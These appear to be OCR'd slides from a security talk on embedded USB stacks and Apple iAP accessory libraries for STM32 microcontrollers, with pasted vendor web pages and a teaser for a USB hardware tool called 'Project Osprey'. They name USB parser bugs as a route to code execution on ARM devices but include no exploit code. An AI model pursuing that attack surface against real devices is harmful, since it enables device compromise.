


Remember that STM MCU?



Many MCU OEMs will provide developer libs

- STM provides iAP libraries for STM developers
- regular “C” libraries for communicating with iAP-enabled devices.
- a packet parsing/building library
- Disambiguation:
  - iAP = iPod/iPhone Accessory Protocol (iAP)
  - *not* in-application-programming


STM32 iPod iPhone Access
www.scribd.com/doc/62884702/STM32-iPod-iPhone-Accessories-Library-Presentation-v0-2
Scribd.
Search the world's digital library.
Browse
Download
Add Note
Link
Embed
Save for later
1
of 27
Readcast
Like
Now you can comment on specific sections as well.
STM32 – iPod/iPhone Accessories Library
General Presentation
15th November Draft 0.2
STM32
Cortex
STM32 iPod iP
Accessories Li
Presentation v
Downlo
Add To
2.5K
READS
0
READCASTS
Published by
Friend G
Follow
Search This Docume
TIP Press ⌘F to search anywhe

USB Host/Device in MCUs

- iAP is just the device protocol not FULL USB implementation
- Most companies will NOT write their own USB stack.
- instead they will license a USB stack from companies
- Companies like: HCC Embedded
  - The HCC stack is used (via API) to embed in software running on MCUs

USB Host/Device in MCUs

www.hcc-embedded.com/products/usb/embedded-usb

Login Registration

HCC embedded

PRODUCTS TARGETS SERVICES QUALITY DOWNLOADS NEWS SALES ABOUT

Links

- Embedded USB
- USB Device Class Driver Support
- USB Host Class Drivers Support
- Advanced Network Integration
- Target Support

Docs

News

Videos

HOME › PRODUCTS › USB › EMBEDDED USB

EMBEDDED USB

Embedded USB stacks from HCC are mature, widely used stacks that can support almost any desired USB configuration. The USB suite includes solutions not only for common functions like HID, Hub and Mass Storage but also for more sophisticated requirements including Isochronous, Composite Devices, and interfaces to File Systems and Ethernet. This means developers can exploit USB to its full capability with ease without having to worry about developing highly specialized drivers. Software is generally provided as a source code project for most popular RTOS, MCU's and compilers. This means that embedded developers no longer need feel constrained by limited support available on their chosen target. HCC provide software for all interface speeds, all transfer types, USB 1.1/2.0, Host, Device and OTG modes. Having one of the broadest selections of class drivers available in the embedded market ensures that, irrespective of your future needs, HCC can provide long-term support.

USB Features

USB Host:

HCC's USB Host stack is a scalable suite that enables an embedded host to control a variety of USB devices including pen-drives, printers, audio devices, joysticks, virtual serial ports and network interfaces. The embedded USB host stack supports EHCI, OHCI and non-standard USB controllers.

USB Device:

HCC's USB device stack allows developers to integrate USB device functionality into their embedded devices. It is available with a comprehensive suite of class drivers that gives the device many functional possibilities, including operating as a pen-drive, virtual serial port, joystick, audio system or a network card.

USB OTG:

USB Host/Device in MCUs

- iAP stack will then sit on top of a embedded USB implementation
- In a “bare metal” executable image this means a large source base that you can just audit
- As API/includes in a monolithic executable, parser bugs in the USB implementation mean code execution on the ARM core....
- Now we’ve come full circle on ARM Exploitation

Project “Osprey”:
I made a thing you might like

Travis Goodspeed’s FaceDancer

Awesome tool...


requires assembly



Project “Osprey”:


ASSEMBLY IS A BARRIER TO ENTRY for many of us, SO NO ASSEMBLY PLZ!

